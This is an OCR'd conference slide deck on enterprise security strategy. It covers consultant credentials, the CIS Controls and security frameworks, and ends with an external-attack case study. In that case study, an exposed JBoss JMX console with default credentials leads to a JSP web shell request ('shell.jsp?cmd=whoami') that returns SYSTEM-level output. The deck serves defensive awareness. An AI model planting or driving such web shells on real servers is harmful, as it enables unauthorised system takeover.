Mid-Atlantic CIO Forum

SECURITY STRATEGY FOR TODAY'S EXPANDED ATTACK SURFACE

MARCH 15, 2018

NG RM Adaptive Security

PRESIDIO®

Future. Built.

WHO IS PRESIDIO CYBER SECURITY?

- Group of ~25 security consultants with wide ranging experience in governance, compliance, technical testing, red teaming, and security architecture.

WHO AM I?

David Manning – Sr. Managing Security Consultant

- B.S. in Computer Science from James Madison University
- Offensive Security Certified Professional (OSCP)
- Certified Information Systems Security Professional (CISSP)
- Certified Information Systems Auditor (CISA)
- Payment Card Industry (PCI) Qualified Security Assessor (QSA)

Information Security

Technical Assessment

Infrastructure Security

CISA Certified Information Systems Auditor
CISM Certified Information Security Manager
CRISC Certified in Risk and Information Systems Control
CISSP
G2700
CCSK Certificate of Cloud Security Knowledge
ITIL PRACTITIONER
CHP Certified HIPAA Professional
HCISPP HealthCare Information Security and Privacy Practitioner
CISSP ISSMP
PCI Security Standards Council QUALIFIED SECURITY ASSESSOR
ISO 27001 Certified
OFFENSIVE security OSCP
C|EH
C|HFI
CERTIFIED PENETRATION TESTER
GPEN
GCIH
GWAPT
GCFA
GCFE
GREM
CISCO PARTNER Master Security Specialized
CISCO CERTIFIED CCDE DESIGN
CISCO CERTIFIED CCIE ROUTING AND SWITCHING
CISCO CERTIFIED CCIE SECURITY
CISCO CERTIFIED CCNP SECURITY
RSA SECURITY
C|NDA
vmware
CITRIX
paloalto
paloalto PCNSE
GCED
GCWN
MCSE
MCSE
MCSE
f5
vmware CERTIFIED

PRESIDIO
Future. Built.

CYBER SECURITY CAPABILITIES

NG RM Adaptive Security

Adaptive Strategy

- Security Strategy
- Compliance & Gap Analysis
  - HIPAA
  - PCI
  - NIST 800-171
  - FISMA/FedRAMP
- Policy and Procedures
- Security Awareness Training
- GDPR
- NIST CSF/800-53
- ISO 27001
- CIS 20 Controls

Adaptive Architecture

- Architecture Consulting
  - Security Architecture
    - Cloud and IoT
  - Firewall Analysis
  - Device Hardening
  - Segmentation Workshop
  - Active Directory Analysis
  - PKI Architecture Assessment
- Architecture Design
- Architecture Implementation

Adaptive Testing

- Baseline Assessments
- Penetration Testing
- Red Team
- Red/Blue (Purple)
- Application Security Assessment
- Mobile Application Assessment
- On-Demand and Quarterly Testing
- Social Engineering
- Security Analysis
- M&A Testing

Adaptive SecOps

- Engagement Management
- Reporting
- Managed Security Services
- Remediation Services
- Security Controls Implementation
- Staff Augmentation
- Incident Response

AGENDA

Today’s Attack Surface

Attack and Defense

- External
- Internal
- Physical
- Social Engineering (in many ways)

Q&A

PROBLEM LANDSCAPE

Patch Management

Malware

Unencrypted Protocols

Security Awareness

Segmentation

Legacy OS

Password Complexity

Monitoring and Alerting

IR/IH

Legal Requirements

Data Classifica

Privileged Accounts

Data Labeling

Breach Notifications

Configuration Baseline Standards

Vulnerability Mgmt.

Shadow IT

Asset Inventory

Configuration Mgmt.

Advanced Malware

MFA

Account Managemen


Security Requirements

Visibility

HIPAA Security Rule

PEOPLE, PROCESS AND TECHNOLOGY

People



Process

Technology

Focus ↑

PRESIDIO®
Future. Built.

TODAY’S ENVIRONMENTS

What are the top problems we see?

TODAY’S ENVIRONMENTS

Organization think the tools they have will protect them.

- Incomplete defenses
- Focus on preventive controls with few detective controls
- Lack of segmentation

PRESIDIO®
Future. Built.

TODAY’S ENVIRONMENTS

Most organizations are unaware of the possible ways an attacker could compromise them.

- “I am not a target”
- I patch so I am secure
- Incomplete security

WHY USE A SECURITY FRAMEWORK?


The goal of Security Frameworks are to provide a methodology for talking about cybersecurity and ensuring that an enterprise’s cybersecurity effort encompasses the most important elements of protection and defense.

Common Industry Recognized Frameworks

- Center for Internet Security (CIS) Controls
- Australian Signals Directorate (ASD)
- NIST Cyber Security Framework (CSF)
- ISO/IEC 27001/27002

ADOPTING A SECURITY FRAMEWORK

- Compliance does not accurately reflect risks in the environment.
- Compliance typically is years behind the current threat environment.
- Security Frameworks are designed to be measure and ***improve*** defense against Cyber attacks



Compliance Requirements
Technologies
Successful Enterprise Cybersecurity
Processes
People, Organization, and Budgets

CIS CONTROLS

- The CIS Controls are a recommended set of actions for cyber defense that provide specific and actionable ways to stop today's most pervasive and dangerous attacks.
- First 5 CIS Controls provides an effective defense against the most common cyber attacks (~85% of attacks).

  - Control 1: Inventory of Authorized and Unauthorized Devices
  - Control 2: Inventory of Authorized and Unauthorized Software
  - Control 3: Security Configurations for Hardware and Software
  - Control 4: Continuous Vulnerability Assessment and Remediation
  - Control 5: Controlled Use of Administrative Privileges

CIS CONTROLS



1) Inventory of Authorized and Unauthorized Devices

2) Inventory of Authorized and Unauthorized Software

3) Secure Configurations for Hardware and Software

4) Continuous Vulnerability Assessment and Remediation

5) Controlled Use of Administrative Privileges

6) Maintenance, Monitoring and Analysis of Audit Logs

7) Email and Web Browser Protections

8) Malware Defenses

9) Limitation and Control of Network Ports

10) Data Recovery Capability

11) Secure Configurations for Network Devices

12) Boundary Defense

13) Data Protection

14) Controlled Access Based on the Need to Know

15) Wireless Access Control

16) Account Monitoring and Control

17) Security Skills Assessment and Appropriate Training to Fill Gaps

18) Application Software Security

19) Incident Response and Management

20) Penetration Tests and Red Team Exercises

EXTERNAL ATTACK


PRESIDIO®

Future. Built.

EXTERNAL ATTACK – WEB APPLICATION

- Organization hosts an external web application in their DMZ
  - Pushed out years ago and forgotten about

- App exposes the administrative interface to the Internet
  - Default credentials have not been changed



JBoss JMX Management Co

~~https~~:// jmx-console/

JMX Agent View

ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*"):

Catalina

- type=Server
- type=StringCache

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate


com.arjuna.ats.properties

- module=arjuna
- module=jta
- module=txoj

jboss

- database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service

EXTERNAL ATTACK – WEB APPLICATION



~~https~~://[redacted]/shell.jsp?cmd=whoami&html=true&pass=[redacted]

Enter command:

Enter File to upload:

No file chosen


Enter Path to save file:

base64-decode file before saving:

□


```
nt authority\system
```

EXTERNAL ATTACK – WEB APPLICATION



